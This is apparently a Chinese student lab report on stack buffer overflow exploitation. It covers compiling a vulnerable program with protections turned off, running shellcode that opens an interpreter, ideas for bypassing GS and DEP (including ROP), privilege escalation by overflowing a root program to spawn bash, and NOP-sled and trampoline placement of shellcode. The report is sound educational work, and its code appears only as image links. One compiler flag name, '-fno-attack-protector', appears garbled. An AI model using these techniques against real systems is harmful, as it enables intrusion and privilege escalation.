


我们使用gcc编译测试文件attack.c。注意这里需要加上如下选项

* -fno-attack-protector：取消栈溢出保护
* -z execstack：取消堆栈保护




执行具有缓冲区溢出漏洞的attack程序，成功打开python解释器




## 实验思考与改进

1. ***汇编编写出来的shellcode运行时，在执行mov [esi+8],esi的时候会因为代码段不可写出错，怎么解决***


答：我们可以使用C语言对shellcode进行测试。首先使用xxd命令查看生成的二进制shellcode对应的二进制字符串(如下图所示)



然后将其复制到C文件中，利用返回值为空指针的函数指针指向shellcode数组，如下图所示



编译并执行带有shellcode的C文件，可以成功弹出python解释器




1. ***程序编译的时候关闭了GS和DEP保护，课后了解这些保护的原理，思考如果在开启这些保护措施的情况下实现缓冲区溢出的利用***

答：GS编译选项为每个函数调用增加了一些额外操作，**用以检测栈中的溢出**。其主要执行的操作如下

* 所有函数调用前，在EBP之前向栈中压入一个额外的随机DWORD，这个随机数就是Security cookie（也叫canary）
* 在.data中也存了一个Security cookie副本。当存在溢出时，溢出数据会先覆盖cookie，之后才会覆盖EBP和EIP（返回地址）。
* 在函数返回前会对cookie进行校验。如果栈中的cookie和.data中存的cookie不相同，将会进入异常处理流程。


保护的工作原理可以用下图来表示



**绕过GS的一些思路**

* 利用未被保护的内存突破GS。通过直接溢出覆盖到EIP的方式。
* 覆盖虚函数突破GS
* 同时替换栈中和.data中的cookie突破GS
* 利用SafeSEH异常处理绕过GS

DEP保护的基本原理非常简单，它是**将数据所在的页面标识设置为不可执行**。这样即使溢出程序成功转入shellcode，由于程序此时会在数据基本页面上执行命令，会导致CPU抛出异常，无法执行shellcode。如下图所示



典型的绕过DEP(NX)保护的手段为**ROP(Return-oriented Programming)**。其思路为**通过从已有的库或可执行文件中提取代码片段，构建恶意代码**

1. ***思考如何利用这样的漏洞进行提权操作***

答：一个比较简单的思路是：如果一个root权限的程序存在缓冲区溢出漏洞，那么我们可以通过利用该漏洞执行shellcode，例如打开一个bash，那么此时打开的bash将有可能具有root权限。

1. ***程序buff地址填充，是因为程序是我们自己编写的，对于其他缓冲区溢出漏洞，该如何进行shellcode定位***

答：在缓冲区溢出漏洞中，我们需要**将返回地址覆盖成shellcode的地址**。一般有以下几种思路

* nops+shellcode+addr。这种方式通常用于缓冲区较大的情况。我们先用nops填充缓冲区的一部分数据，在nops指令之后放入shellcode。这样即使返回地址addr是一个大概的地址，我们也能够通过nops滑动到shellcode的位置并执行。
* 利用跳板技术。该方法主要是利用esp来定位shellcode。其原理如下图所示

